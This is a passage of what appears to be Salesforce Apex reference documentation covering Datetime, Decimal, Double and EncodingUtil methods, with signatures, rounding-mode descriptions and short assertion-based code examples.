Datetime myDT = Datetime.now();
String myDate = myDT.format('h:mm a');
```

format(dateFormatString, timezone)

Converts the date to the specified time zone and returns the converted date as a string using the supplied Java simple date format. If the supplied time zone is not in the correct format, GMT is used.

Signature

```
public String format(String dateFormatString, String timezone)
```

Parameters

dateFormatString
Type: String

timezone
Type: String

Valid time zone values for the *timezone* argument are the time zones of the Java TimeZone class that correspond to the time zones returned by the TimeZone.getAvailableIDs method in Java. We recommend you use full time zone names, not the three-letter abbreviations.

Return Value

Type: String

Usage

For more information on the Java simple date format, see Java SimpleDateFormat.

Example

This example uses `format` to convert a GMT date to the America/New_York time zone and formats the date using the specified date format.

```
Datetime GMTDate =
  Datetime.newInstanceGmt(2011,6,1,12,1,5);
String strConvertedDate =
  GMTDate.format('MM/dd/yyyy HH:mm:ss',
                 'America/New_York');
// Date is converted to
// the new time zone and is adjusted
// for daylight saving time.
System.assertEquals(
  '06/01/2011 08:01:05', strConvertedDate);
```

formatGmt(dateFormatString)

Returns a Datetime as a string using the supplied Java simple date format and the GMT time zone.

Signature

```
public String formatGmt(String dateFormatString)
```

Parameters

dateFormatString
Type: String

Return Value

Type: String

Usage

For more information on the Java simple date format, see Java SimpleDateFormat.

Example

```
DateTime myDateTime = DateTime.newInstance(1993, 6, 6, 3, 3, 3);
String formatted = myDateTime.formatGMT('EEE, MMM d yyyy HH:mm:ss');
String expected = 'Sun, Jun 6 1993 10:03:03';
System.assertEquals(expected, formatted);
```

formatLong()

Converts the date to the local time zone and returns the converted date in long date format.

Signature

```
public String formatLong()
```

Return Value

Type: String

Example

```
// Passing local date based on the PST time zone
Datetime dt = DateTime.newInstance(2012,12,28,10,0,0);
// Writes 12/28/2012 10:00:00 AM PST
System.debug('dt.formatLong()=' + dt.formatLong());
```

getTime()

Returns the number of milliseconds since January 1, 1970, 00:00:00 GMT represented by this DateTime object.

Signature

```
public Long getTime()
```

Return Value

Type: Long

Example

```
DateTime dt = DateTime.newInstance(2007, 6, 23, 3, 3, 3);
Long gettime = dt.getTime();
Long expected = 1182592983000L;
System.assertEquals(expected, gettime);
```

hour()

Returns the hour component of a Datetime in the local time zone of the context user.

Signature

```
public Integer hour()
```

Return Value

Type: Integer

Example

```
DateTime myDateTime = DateTime.newInstance(1998, 11, 21, 3, 3, 3);
System.assertEquals(3 , myDateTime.hour());
```

hourGmt()

Returns the hour component of a Datetime in the GMT time zone.

Signature

```
public Integer hourGmt()
```

Return Value

Type: Integer

Example

```
// California local time
DateTime myDateTime = DateTime.newInstance(2000, 4, 27, 3, 3, 3);
System.assertEquals(10 , myDateTime.hourGMT());
```

isSameDay(dateToCompare)

Returns true if the Datetime that called the method is the same as the specified Datetime in the local time zone of the context user.

Signature

```
public Boolean isSameDay(Datetime dateToCompare)
```

Parameters

dateToCompare
Type: Datetime

Return Value

Type: Boolean

Example

```
datetime myDate = datetime.now();
datetime dueDate =
     datetime.newInstance(2008, 1, 30);
boolean dueNow = myDate.isSameDay(dueDate);
```

millisecond()

Return the millisecond component of a Datetime in the local time zone of the context user.

Signature

```
public Integer millisecond()
```

Return Value

Type: Integer

Example

```
DateTime myDateTime = DateTime.now();
system.debug(myDateTime.millisecond());
```

millisecondGmt()

Return the millisecond component of a Datetime in the GMT time zone.

Signature

```
public Integer millisecondGmt()
```

Return Value

Type: Integer

Example

```
DateTime myDateTime = DateTime.now();
system.debug(myDateTime.millisecondGMT());
```

minute()

Returns the minute component of a Datetime in the local time zone of the context user.

Signature

```
public Integer minute()
```

Return Value

Type: Integer

Example

```
DateTime myDateTime = DateTime.newInstance(2001, 2, 27, 3, 3, 3);
system.assertEquals(3, myDateTime.minute());
```

minuteGmt()

Returns the minute component of a Datetime in the GMT time zone.

Signature

```
public Integer minuteGmt()
```

Return Value

Type: Integer

Example

```
DateTime myDateTime = DateTime.newInstance(2002, 12, 3, 3, 3, 3);
system.assertEquals(3, myDateTime.minuteGMT());
```

month()

Returns the month component of a Datetime in the local time zone of the context user (1=Jan).

Signature

```
public Integer month()
```

Return Value

Type: Integer

Example

```
DateTime myDateTime = DateTime.newInstance(2004, 11, 4, 3, 3, 3);
system.assertEquals(11, myDateTime.month());
```

monthGmt()

Returns the month component of a Datetime in the GMT time zone (1=Jan).

Signature

```
public Integer monthGmt()
```

Return Value

Type: Integer

Example

```
DateTime myDateTime = DateTime.newInstance(2006, 11, 19, 3, 3, 3);
system.assertEquals(11, myDateTime.monthGMT());
```

newInstance(milliseconds)

Constructs a Datetime and initializes it to represent the specified number of milliseconds since January 1, 1970, 00:00:00 GMT.

Signature

```
public static Datetime newInstance(Long milliseconds)
```

Parameters

milliseconds
Type: Long

Return Value

Type: Datetime

The returned date is in the GMT time zone.

Example

```
Long longtime = 1341828183000L;
DateTime dt = DateTime.newInstance(longtime);
DateTime expected = DateTime.newInstance(2012, 7, 09, 3, 3, 3);
System.assertEquals(expected, dt);
```

newInstance(date, time)

Constructs a DateTime from the specified date and time in the local time zone.

Signature

```
public static Datetime newInstance(Date date, Time time)
```

Parameters

date
Type: Date

time
Type: Time

Return Value

Type: Datetime

The returned date is in the GMT time zone.

Example

```
Date myDate = Date.newInstance(2011, 11, 18);
Time myTime = Time.newInstance(3, 3, 3, 0);
DateTime dt = DateTime.newInstance(myDate, myTime);
DateTime expected = DateTime.newInstance(2011, 11, 18, 3, 3, 3);
System.assertEquals(expected, dt);
```

newInstance(year, month, day)

Constructs a Datetime from Integer representations of the specified year, month (1=Jan), and day at midnight in the local time zone.

Signature

```
public static Datetime newInstance(Integer year, Integer month, Integer day)
```

Parameters

year
Type: Integer

month
Type: Integer

day
Type: Integer

Return Value

Type: Datetime

The returned date is in the GMT time zone.

Example

```
datetime myDate = datetime.newInstance(2008, 12, 1);
```

newInstance(year, month, day, hour, minute, second)

Constructs a Datetime from Integer representations of the specified year, month (1=Jan), day, hour, minute, and second in the local time zone.

Signature

```
public static Datetime newInstance(Integer year, Integer month, Integer day, Integer
hour, Integer minute, Integer second)
```

Parameters

year
Type: Integer

month
Type: Integer

day
Type: Integer

hour
Type: Integer

minute
Type: Integer

second
Type: Integer

Return Value

Type: Datetime

The returned date is in the GMT time zone.

Example

```
Datetime myDate = Datetime.newInstance(2008, 12, 1, 12, 30, 2);
```

newInstanceGmt(date, time)

Constructs a DateTime from the specified date and time in the GMT time zone.

Signature

```
public static Datetime newInstanceGmt(Date date, Time time)
```

Parameters

date
Type: Date

time
Type: Time

Return Value

Type: Datetime

Example

```
Date myDate = Date.newInstance(2013, 11, 12);
Time myTime = Time.newInstance(3, 3, 3, 0);
DateTime dt = DateTime.newInstanceGMT(myDate, myTime);
DateTime expected = DateTime.newInstanceGMT(2013, 11, 12, 3, 3, 3);
System.assertEquals(expected, dt);
```

newInstanceGmt(year, month, date)

Constructs a Datetime from Integer representations of the specified year, month (1=Jan), and day at midnight in the GMT time zone

Signature

```
public static Datetime newInstanceGmt(Integer year, Integer month, Integer date)
```

Parameters

year
Type: Integer

month
Type: Integer

date
Type: Integer

Return Value

Type: Datetime

Example

```
DateTime dt = DateTime.newInstanceGMT(1996, 3, 22);
```

newInstanceGmt(year, month, date, hour, minute, second)

Constructs a Datetime from Integer representations of the specified year, month (1=Jan), day, hour, minute, and second in the GMT time zone

Signature

```
public static Datetime newInstanceGmt(Integer year, Integer month, Integer date, Integer hour, Integer minute, Integer second)
```

Parameters

year
Type: Integer

month
Type: Integer

date
Type: Integer

hour
Type: Integer

minute
Type: Integer

second
Type: Integer

Return Value

Type: Datetime

Example

```
//California local time
DateTime dt = DateTime.newInstanceGMT(1998, 1, 29, 2, 2, 3);
DateTime expected = DateTime.newInstance(1998, 1, 28, 18, 2, 3);
System.assertEquals(expected, dt);
```

now()

Returns the current Datetime based on a GMT calendar.

Signature

```
public static Datetime now()
```

Return Value

Type: Datetime

The format of the returned datetime is: `'MM/DD/YYYY HH:MM PERIOD'`

Example

```
datetime myDateTime = datetime.now();
```

parse(datetimeString)

Constructs a Datetime from the given String in the local time zone and in the format of the user locale.

Signature

```
public static Datetime parse(String datetimeString)
```

Parameters

datetimeString
Type: String

Return Value

Type: Datetime

The returned date is in the GMT time zone.

Example

This example uses `parse` to create a Datetime from a date passed in as a string and that is formatted for the English (United States) locale. You may need to change the format of the date string if you have a different locale.

```
Datetime dt = DateTime.parse('10/14/2011 11:46 AM');
String myDtString = dt.format();
system.assertEquals(myDtString, '10/14/2011 11:46 AM');
```

second()

Returns the second component of a Datetime in the local time zone of the context user.

Signature

```
public Integer second()
```

Return Value

Type: Integer

Example

```
DateTime dt = DateTime.newInstanceGMT(1999, 9, 22, 3, 1, 2);
System.assertEquals(2, dt.second());
```

secondGmt()

Returns the second component of a Datetime in the GMT time zone.

Signature

```
public Integer secondGmt()
```

Return Value

Type: Integer

Example

```
DateTime dt = DateTime.newInstance(2000, 2, 3, 3, 1, 5);
System.assertEquals(5, dt.secondGMT());
```

time()

Returns the time component of a Datetime in the local time zone of the context user.

Signature

```
public Time time()
```

Return Value

Type: Time

Example

```
DateTime dt = DateTime.newInstance(2002, 11, 21, 0, 2, 2);
Time expected = Time.newInstance(0, 2, 2, 0);
System.assertEquals(expected, dt.time());
```

`timeGmt()`

Returns the time component of a Datetime in the GMT time zone.

Signature

```
public Time timeGmt()
```

Return Value

Type: Time

Example

```
// This sample is based on the PST time zone
DateTime dt = DateTime.newInstance(2004, 1, 27, 4, 1, 2);
Time expected = Time.newInstance(12, 1, 2, 0);
// 8 hours are added to the time to convert it from
// PST to GMT
System.assertEquals(expected, dt.timeGMT());
```

`valueOf(dateTimeString)`

Returns a Datetime that contains the value of the specified string.

Signature

```
public static Datetime valueOf(String dateTimeString)
```

Parameters

`dateTimeString`
Type: String

Return Value

Type: Datetime

The returned date is in the GMT time zone.

Usage

The specified string should use the standard date format "yyyy-MM-dd HH:mm:ss" in the local time zone.

Example

```
string year = '2008';
string month = '10';
string day = '5';
string hour = '12';
string minute = '20';
string second = '20';
```

```
string stringDate = year + '-' + month + '-' + day + ' ' + hour + ':'
    + minute +  ':' + second;

Datetime myDate = Datetime.valueOf(stringDate);
```

valueOf(fieldValue)

Converts the specified object to a Datetime. Use this method to convert a history tracking field value or an object that represents a Datetime value.

Signature

```
public static Datetime valueOf(Object fieldValue)
```

Parameters

fieldValue
Type: Object

Return Value

Type: Datetime

Usage

Use this method with the `OldValue` or `NewValue` fields of history sObjects, such as `AccountHistory`, when the field is a Date/Time field.

Example

```
List<AccountHistory> ahlist = [SELECT Field,OldValue,NewValue FROM AccountHistory];
for(AccountHistory ah : ahlist) {
  System.debug('Field: ' + ah.Field);
  if (ah.field == 'MyDatetime__c') {
    Datetime oldValue = Datetime.valueOf(ah.OldValue);
    Datetime newValue = Datetime.valueOf(ah.NewValue);
  }
}
```

valueOfGmt(dateTimeString)

Returns a Datetime that contains the value of the specified String.

Signature

```
public static Datetime valueOfGmt(String dateTimeString)
```

Parameters

dateTimeString
Type: String

Return Value

Type: Datetime

Usage

The specified string should use the standard date format "yyyy-MM-dd HH:mm:ss" in the GMT time zone.

Example

```
// California locale time
string year = '2009';
string month = '3';
string day = '5';
string hour = '5';
string minute = '2';
string second = '2';
string stringDate = year + '-' + month + '-' + day + ' ' + hour + ':'
    + minute +  ':' + second;

Datetime myDate = Datetime.valueOfGMT(stringDate);

DateTime expected = DateTime.newInstance(2009, 3, 4, 21, 2, 2);
System.assertEquals(expected, myDate);
```

year()

Returns the year component of a Datetime in the local time zone of the context user.

Signature

```
public Integer year()
```

Return Value

Type: Integer

Example

```
DateTime dt = DateTime.newInstance(2012, 1, 26, 5, 2, 4);
System.assertEquals(2012, dt.year());
```

yearGmt()

Returns the year component of a Datetime in the GMT time zone.

Signature

```
public Integer yearGmt()
```

Return Value

Type: Integer

Example

```
DateTime dt = DateTime.newInstance(2012, 10, 4, 6, 4, 6);
System.assertEquals(2012, dt.yearGMT());
```

Decimal Class

Contains methods for the Decimal primitive data type.

Namespace

System

Usage

For more information on Decimal, see Primitive Data Types on page 25.

IN THIS SECTION:

Rounding Mode

Rounding mode specifies the rounding behavior for numerical operations capable of discarding precision.

Each rounding mode indicates how the least significant returned digit of a rounded result is to be calculated. The following are the valid values for *roundingMode*.

Name	Description
CEILING	Rounds towards positive infinity. That is, if the result is positive, this mode behaves the same as the UP rounding mode; if the result is negative, it behaves the same as the DOWN rounding mode. Note that this rounding mode never decreases the calculated value. For example: • Input number 5.5: CEILING round mode result: 6 • Input number 1.1: CEILING round mode result: 2 • Input number -1.1: CEILING round mode result: -1 • Input number -2.7: CEILING round mode result: -2 `Decimal[] example = new Decimal[]{5.5, 1.1, -1.1, -2.7};` `Long[] expected = new Long[]{6, 2, -1, -2};` `for(integer x = 0; x < example.size(); x++){` `System.assertEquals(expected[x],`

Name	Description
	`` example[x].round(System.RoundingMode.CEILING)); } ```
DOWN	Rounds towards zero. This rounding mode always discards any fractions (decimal points) prior to executing. Note that this rounding mode never increases the magnitude of the calculated value. For example: • Input number 5.5: DOWN round mode result: 5 • Input number 1.1: DOWN round mode result: 1 • Input number -1.1: DOWN round mode result: -1 • Input number -2.7: DOWN round mode result: -2 ``` Decimal[] example = new Decimal[]{5.5, 1.1, -1.1, -2.7}; Long[] expected = new Long[]{5, 1, -1, -2}; for(integer x = 0; x < example.size(); x++){ System.assertEquals(expected[x], example[x].round(System.RoundingMode.DOWN)); } ```
FLOOR	Rounds towards negative infinity. That is, if the result is positive, this mode behaves the same as theDOWN rounding mode; if negative, this mode behaves the same as the UP rounding mode. Note that this rounding mode never increases the calculated value. For example: • Input number 5.5: FLOOR round mode result: 5 • Input number 1.1: FLOOR round mode result: 1 • Input number -1.1: FLOOR round mode result: -2 • Input number -2.7: FLOOR round mode result: -3 ``` Decimal[] example = new Decimal[]{5.5, 1.1, -1.1, -2.7}; Long[] expected = new Long[]{5, 1, -2, -3}; for(integer x = 0; x < example.size(); x++){ System.assertEquals(expected[x], example[x].round(System.RoundingMode.FLOOR)); } ```
HALF_DOWN	Rounds towards the "nearest neighbor" unless both neighbors are equidistant, in which case this mode rounds down. This rounding mode behaves the same as the UP rounding mode if the discarded fraction (decimal point) is > 0.5; otherwise, it behaves the same as DOWN rounding mode. For example: • Input number 5.5: HALF_DOWN round mode result: 5 • Input number 1.1: HALF_DOWN round mode result: 1 • Input number -1.1: HALF_DOWN round mode result: -1 • Input number -2.7: HALF_DOWN round mode result: -3 ``` Decimal[] example = new Decimal[]{5.5, 1.1, -1.1, -2.7}; Long[] expected = new Long[]{5, 1, -1, -3}; for(integer x = 0; x < example.size(); x++){ System.assertEquals(expected[x], ```

Name	Description
| | ```
        example[x].round(System.RoundingMode.HALF_DOWN));
}
``` |
| HALF_EVEN | Rounds towards the "nearest neighbor" unless both neighbors are equidistant, in which case, this mode rounds towards the even neighbor. This rounding mode behaves the same as the HALF_UP rounding mode if the digit to the left of the discarded fraction (decimal point) is odd. It behaves the same as the HALF_DOWN rounding method if it is even. For example:<br>• Input number 5.5: HALF_EVEN round mode result: 6<br>• Input number 1.1: HALF_EVEN round mode result: 1<br>• Input number -1.1: HALF_EVEN round mode result: -1<br>• Input number -2.7: HALF_EVEN round mode result: -3<br>```
Decimal[] example = new Decimal[]{5.5, 1.1, -1.1, -2.7};
Long[] expected = new Long[]{6, 1, -1, -3};
for(integer x = 0; x < example.size(); x++){
    System.assertEquals(expected[x],
        example[x].round(System.RoundingMode.HALF_EVEN));
}
```<br>Note that this rounding mode statistically minimizes cumulative error when applied repeatedly over a sequence of calculations. |
| HALF_UP | Rounds towards the "nearest neighbor" unless both neighbors are equidistant, in which case, this mode rounds up. This rounding method behaves the same as the UP rounding method if the discarded fraction (decimal point) is >= 0.5; otherwise, this rounding method behaves the same as the DOWN rounding method. For example:<br>• Input number 5.5: HALF_UP round mode result: 6<br>• Input number 1.1: HALF_UP round mode result: 1<br>• Input number -1.1: HALF_UP round mode result: -1<br>• Input number -2.7: HALF_UP round mode result: -3<br>```
Decimal[] example = new Decimal[]{5.5, 1.1, -1.1, -2.7};
Long[] expected = new Long[]{6, 1, -1, -3};
for(integer x = 0; x < example.size(); x++){
    System.assertEquals(expected[x],
        example[x].round(System.RoundingMode.HALF_UP));
}
``` |
| UNNECESSARY | Asserts that the requested operation has an exact result, which means that no rounding is necessary. If this rounding mode is specified on an operation that yields an inexact result, a MathException is thrown. For example:
• Input number 5.5: UNNECESSARY round mode result: MathException
• Input number 1.1: UNNECESSARY round mode result: MathException
• Input number 1.0: UNNECESSARY round mode result: 1
• Input number -1.0: UNNECESSARY round mode result: -1 |
```

Name	Description
	• Input number -2.2: `UNNECESSARY` round mode result: MathException `Decimal example1 = 5.5;` `Decimal example2 = 1.0;` `system.assertEquals(1,` `example2.round(System.RoundingMode.UNNECESSARY));` `try{` `example1.round(System.RoundingMode.UNNECESSARY);` `} catch(Exception E) {` `system.assertEquals('System.MathException', E.getTypeName());` `}`
`UP`	Rounds away from zero. This rounding mode always truncates any fractions (decimal points) prior to executing. Note that this rounding mode never decreases the magnitude of the calculated value. For example: • Input number 5.5: `UP` round mode result: 6 • Input number 1.1: `UP` round mode result: 2 • Input number -1.1: `UP` round mode result: -2 • Input number -2.7: `UP` round mode result: -3 `Decimal[] example = new Decimal[]{5.5, 1.1, -1.1, -2.7};` `Long[] expected = new Long[]{6, 2, -2, -3};` `for(integer x = 0; x < example.size(); x++){` `System.assertEquals(expected[x],` `example[x].round(System.RoundingMode.UP));` `}`

Decimal Methods

The following are methods for `Decimal`.

IN THIS SECTION:

intValue()

Returns the Integer value of this Decimal.

longValue()

Returns the Long value of this Decimal.

pow(exponent)

Returns the value of this decimal raised to the power of the specified exponent.

precision()

Returns the total number of digits for the Decimal.

round()

Returns the rounded approximation of this Decimal. The number is rounded to zero decimal places using half-even rounding mode, that is, it rounds towards the "nearest neighbor" unless both neighbors are equidistant, in which case, this mode rounds towards the even neighbor.

round(roundingMode)

Returns the rounded approximation of this Decimal. The number is rounded to zero decimal places using the rounding mode specified by the rounding mode.

scale()

Returns the scale of the Decimal, that is, the number of decimal places.

setScale(scale)

Sets the scale of the Decimal to the specified number of decimal places, using half-even rounding, if necessary. Half-even rounding mode rounds toward the "nearest neighbor." If both neighbors are equidistant, the number is rounded toward the even neighbor.

setScale(scale, roundingMode)

Sets the scale of the Decimal to the specified number of decimal places, using the specified rounding mode, if necessary.

stripTrailingZeros()

Returns the Decimal with any trailing zeros removed.

toPlainString()

Returns the String value of this Decimal, without using scientific notation.

valueOf(doubleToDecimal)

Returns a Decimal that contains the value of the specified Double.

valueOf(longToDecimal)

Returns a Decimal that contains the value of the specified Long.

valueOf(stringToDecimal)

Returns a Decimal that contains the value of the specified String. As in Java, the string is interpreted as representing a signed Decimal.

`abs()`

Returns the absolute value of the Decimal.

Signature

```
public Decimal abs()
```

Return Value

Type: Decimal

Example

```
Decimal myDecimal = -6.02214129;
System.assertEquals(6.02214129, myDecimal.abs());
```

divide(divisor, scale)

Divides this Decimal by the specified divisor, and sets the scale, that is, the number of decimal places, of the result using the specified scale.

Signature

```
public Decimal divide(Decimal divisor, Integer scale)
```

Parameters

divisor
Type: Decimal

scale
Type: Integer

Return Value

Type: Decimal

Example

```
Decimal decimalNumber = 19;
Decimal result = decimalNumber.divide(100, 3);
System.assertEquals(0.190, result);
```

divide(divisor, scale, roundingMode)

Divides this Decimal by the specified divisor, sets the scale, that is, the number of decimal places, of the result using the specified scale, and if necessary, rounds the value using the rounding mode.

Signature

```
public Decimal divide(Decimal divisor, Integer scale, Object roundingMode)
```

Parameters

divisor
Type: Decimal

scale
Type: Integer

roundingMode
Type: System.RoundingMode

Return Value

Type: Decimal

Example

```
Decimal myDecimal = 12.4567;
Decimal divDec = myDecimal.divide(7, 2, System.RoundingMode.UP);
System.assertEquals(divDec, 1.78);
```

doubleValue()

Returns the Double value of this Decimal.

Signature

```
public Double doubleValue()
```

Return Value

Type: Double

Example

```
Decimal myDecimal = 6.62606957;
Double value = myDecimal.doubleValue();
System.assertEquals(6.62606957, value);
```

format()

Returns the String value of this Decimal using the locale of the context user.

Signature

```
public String format()
```

Return Value

Type: String

Usage

Scientific notation will be used if an exponent is needed.

Example

```
// U.S. locale
Decimal myDecimal = 12345.6789;
system.assertEquals('12,345.679', myDecimal.format());
```

intValue()

Returns the Integer value of this Decimal.

Signature

```
public Integer intValue()
```

Return Value

Type: Integer

Example

```
Decimal myDecimal = 1.602176565;
system.assertEquals(1, myDecimal.intValue());
```

longValue()

Returns the Long value of this Decimal.

Signature

```
public Long longValue()
```

Return Value

Type: Long

Example

```
Decimal myDecimal = 376.730313461;
system.assertEquals(376, myDecimal.longValue());
```

pow(exponent)

Returns the value of this decimal raised to the power of the specified exponent.

Signature

```
public Decimal pow(Integer exponent)
```

Parameters

exponent

Type: Integer

The value of *exponent* must be between 0 and 32,767.

Return Value

Type: Decimal

Usage

If you use `MyDecimal.pow(0)`, 1 is returned.

The `Math.pow` method does accept negative values.

Example

```
Decimal myDecimal = 4.12;
Decimal powDec = myDecimal.pow(2);
System.assertEquals(powDec, 16.9744);
```

precision()

Returns the total number of digits for the Decimal.

Signature

```
public Integer precision()
```

Return Value

Type: Integer

Example

For example, if the Decimal value was 123.45, `precision` returns 5. If the Decimal value is 123.123, `precision` returns 6.

```
Decimal D1 = 123.45;
Integer precision1 = D1.precision();
system.assertEquals(precision1, 5);
Decimal D2 = 123.123;
Integer precision2 = D2.precision();
system.assertEquals(precision2, 6);
```

round()

Returns the rounded approximation of this Decimal. The number is rounded to zero decimal places using half-even rounding mode, that is, it rounds towards the "nearest neighbor" unless both neighbors are equidistant, in which case, this mode rounds towards the even neighbor.

Signature

```
public Long round()
```

Return Value

Type: Long

Usage

Note that this rounding mode statistically minimizes cumulative error when applied repeatedly over a sequence of calculations.

Example

```
Decimal D = 4.5;
Long L = D.round();
System.assertEquals(4, L);

Decimal D1 = 5.5;
Long L1 = D1.round();
System.assertEquals(6, L1);

Decimal D2 = 5.2;
Long L2 = D2.round();
System.assertEquals(5, L2);

Decimal D3 = -5.7;
Long L3 = D3.round();
System.assertEquals(-6, L3);
```

round(roundingMode)

Returns the rounded approximation of this Decimal. The number is rounded to zero decimal places using the rounding mode specified by the rounding mode.

Signature

```
public Long round(System.RoundingMode roundingMode)
```

Parameters

roundingMode
Type: System.RoundingMode

Return Value

Type: Long

scale()

Returns the scale of the Decimal, that is, the number of decimal places.

Signature

```
public Integer scale()
```

Return Value

Type: Integer

Example

```
Decimal myDecimal = 9.27400968;
system.assertEquals(8, myDecimal.scale());
```

setScale(scale)

Sets the scale of the Decimal to the specified number of decimal places, using half-even rounding, if necessary. Half-even rounding mode rounds toward the "nearest neighbor." If both neighbors are equidistant, the number is rounded toward the even neighbor.

Signature

```
public Decimal setScale(Integer scale)
```

Parameters

scale

Type: Integer

The value of *scale* must be between –33 and 33. If the value of *scale* is negative, your unscaled value is multiplied by 10 to the power of the negation of *scale*. For example, after this operation, the value of *d* is `4*10^3`.

```
Decimal d = 4000;
d = d.setScale(-3);
```

Return Value

Type: Decimal

Usage

If you do not explicitly set the scale for a Decimal, the item from which the Decimal is created determines the scale.

- If the Decimal is created as part of a query, the scale is based on the scale of the field returned from the query.
- If the Decimal is created from a String, the scale is the number of characters after the decimal point of the String.
- If the Decimal is created from a non-decimal number, the number is first converted to a String. Scale is then set using the number of characters after the decimal point.

Example

```
Decimal myDecimal = 8.987551787;
Decimal setScaled = myDecimal.setscale(3);
System.assertEquals(8.988, setScaled);
```

setScale(scale, roundingMode)

Sets the scale of the Decimal to the specified number of decimal places, using the specified rounding mode, if necessary.

Signature

```
public Decimal setScale(Integer scale, System.RoundingMode roundingMode)
```

Parameters

scale
Type: Integer

The value of *scale* must be between –33 and 33. If the value of *scale* is negative, your unscaled value is multiplied by 10 to the power of the negation of *scale*. For example, after this operation, the value of *d* is `4*10^3`.

```
Decimal d = 4000;
d = d.setScale(-3);
```

roundingMode
Type: System.RoundingMode

Return Value

Type: Decimal

Usage

If you do not explicitly set the scale for a Decimal, the item from which the Decimal is created determines the scale.

- If the Decimal is created as part of a query, the scale is based on the scale of the field returned from the query.
- If the Decimal is created from a String, the scale is the number of characters after the decimal point of the String.
- If the Decimal is created from a non-decimal number, the number is first converted to a String. Scale is then set using the number of characters after the decimal point.

stripTrailingZeros()

Returns the Decimal with any trailing zeros removed.

Signature

```
public Decimal stripTrailingZeros()
```

Return Value

Type: Decimal

Example

```
Decimal myDecimal = 1.10000;
Decimal stripped = myDecimal.stripTrailingZeros();
System.assertEquals(stripped, 1.1);
```

toPlainString()

Returns the String value of this Decimal, without using scientific notation.

Signature

```
public String toPlainString()
```

Return Value

Type: String

Example

```
Decimal myDecimal = 12345.6789;
System.assertEquals('12345.6789', myDecimal.toPlainString());
```

valueOf(doubleToDecimal)

Returns a Decimal that contains the value of the specified Double.

Signature

```
public static Decimal valueOf(Double doubleToDecimal)
```

Parameters

doubleToDecimal
Type: Double

Return Value

Type: Decimal

Example

```
Double myDouble = 2.718281828459045;
Decimal myDecimal = Decimal.valueOf(myDouble);
System.assertEquals(2.718281828459045, myDecimal);
```

valueOf(longToDecimal)

Returns a Decimal that contains the value of the specified Long.

Signature

```
public static Decimal valueOf(Long longToDecimal)
```

Parameters

longToDecimal
Type: Long

Return Value

Type: Decimal

Example

```
Long myLong = 299792458;
Decimal myDecimal = Decimal.valueOf(myLong);
System.assertEquals(299792458, myDecimal);
```

`valueOf(stringToDecimal)`

Returns a Decimal that contains the value of the specified String. As in Java, the string is interpreted as representing a signed Decimal.

Signature

```
public static Decimal valueOf(String stringToDecimal)
```

Parameters

`stringToDecimal`
Type: String

Return Value

Type: Decimal

Example

```
String temp = '12.4567';
Decimal myDecimal = Decimal.valueOf(temp);
```

Double Class

Contains methods for the Double primitive data type.

Namespace

System

Usage

For more information on Double, see Primitive Data Types on page 25.

Double Methods

The following are methods for `Double`.

IN THIS SECTION:

format()
Returns the String value for this Double using the locale of the context user

intValue()

Returns the Integer value of this Double by casting it to an Integer.

longValue()

Returns the Long value of this Double.

round()

Returns the closest Long to this Double value.

valueOf(stringToDouble)

Returns a Double that contains the value of the specified String. As in Java, the String is interpreted as representing a signed decimal.

valueOf(fieldValue)

Converts the specified object to a Double value. Use this method to convert a history tracking field value or an object that represents a Double value.

format()

Returns the String value for this Double using the locale of the context user

Signature

```
public String format()
```

Return Value

Type: String

Example

```
Double myDouble = 1261992;
system.assertEquals('1,261,992', myDouble.format());
```

intValue()

Returns the Integer value of this Double by casting it to an Integer.

Signature

```
public Integer intValue()
```

Return Value

Type: Integer

Example

```
Double DD1 = double.valueOf('3.14159');
Integer value = DD1.intValue();
system.assertEquals(value, 3);
```

longValue()

Returns the Long value of this Double.

Signature

```
public Long longValue()
```

Return Value

Type: Long

Example

```
Double myDouble = 421994;
Long value = myDouble.longValue();
System.assertEquals(421994, value);
```

round()

Returns the closest Long to this Double value.

Signature

```
public Long round()
```

Return Value

Type: Long

Example

```
Double D1 = 4.5;
Long L1 = D1.round();
System.assertEquals(5, L1);

Double D2= 4.2;
Long L2= D2.round();
System.assertEquals(4, L2);

Double D3= -4.7;
Long L3= D3.round();
System.assertEquals(-5, L3);
```

valueOf(stringToDouble)

Returns a Double that contains the value of the specified String. As in Java, the String is interpreted as representing a signed decimal.

Signature

```
public static Double valueOf(String stringToDouble)
```

Parameters

stringToDouble
Type: String

Return Value

Type: Double

Example

```
Double DD1 = double.valueOf('3.14159');
```

valueOf(fieldValue)

Converts the specified object to a Double value. Use this method to convert a history tracking field value or an object that represents a Double value.

Signature

```
public static Double valueOf(Object fieldValue)
```

Parameters

fieldValue
Type: Object

Return Value

Type: Double

Usage

Use this method with the `OldValue` or `NewValue` fields of history sObjects, such as `AccountHistory`, when the field type corresponds to a Double type, like a number field.

Example

```
List<AccountHistory> ahlist =
  [SELECT Field,OldValue,NewValue
   FROM AccountHistory];
for(AccountHistory ah : ahlist) {
  System.debug('Field: ' + ah.Field);
  if (ah.field == 'NumberOfEmployees') {
    Double oldValue =
      Double.valueOf(ah.OldValue);
    Double newValue =
      Double.valueOf(ah.NewValue);
}
```

EncodingUtil Class

Use the methods in the `EncodingUtil` class to encode and decode URL strings, and convert strings to hexadecimal format.

Namespace

System

Usage

Note: You cannot use the EncodingUtil methods to move documents with non-ASCII characters to Salesforce. You can, however, download a document from Salesforce. To do so, query the ID of the document using the API `query` call, then request it by ID.

EncodingUtil Methods

The following are methods for `EncodingUtil`. All methods are static.

IN THIS SECTION:

base64Decode(inputString)

Converts a Base64-encoded String to a Blob representing its normal form.

Signature

```
public static Blob base64Decode(String inputString)
```

Parameters

inputString
Type: String

Return Value

Type: Blob

`base64Encode(inputBlob)`

Converts a Blob to an unencoded String representing its normal form.

Signature

```
public static String base64Encode(Blob inputBlob)
```

Parameters

inputBlob
Type: Blob

Return Value

Type: String

`convertToHex(inputString)`

Converts the specified hexadecimal (base 16) string to a Blob value and returns this Blob value.

Signature

```
public static Blob convertToHex(String inputString)
```

Parameters

inputString
Type: String

The hexadecimal string to convert. The string can contain only valid hexadecimal characters (0-9, a-f, A-F) and must have an even number of characters.

Return Value

Type: Blob

Usage

Each byte in the Blob is constructed from two hexadecimal characters in the input string.

The `convertFromHex` method throws the following exceptions.

- `NullPointerException` — the *`inputString`* is `null`.
- `InvalidParameterValueException` — the *`inputString`* contains invalid hexadecimal characters or doesn't contain an even number of characters.

Example

```
Blob blobValue = EncodingUtil.convertFromHex('4A4B4C');
System.assertEquals('JKL', blobValue.toString());
```

convertToHex(inputString)

Returns a hexadecimal (base 16) representation of the *inputString*. This method can be used to compute the client response (for example, HA1 or HA2) for HTTP Digest Authentication (RFC2617).

Signature

```
public static String convertToHex(Blob inputString)
```

Parameters

inputString
Type: Blob

Return Value

Type: String

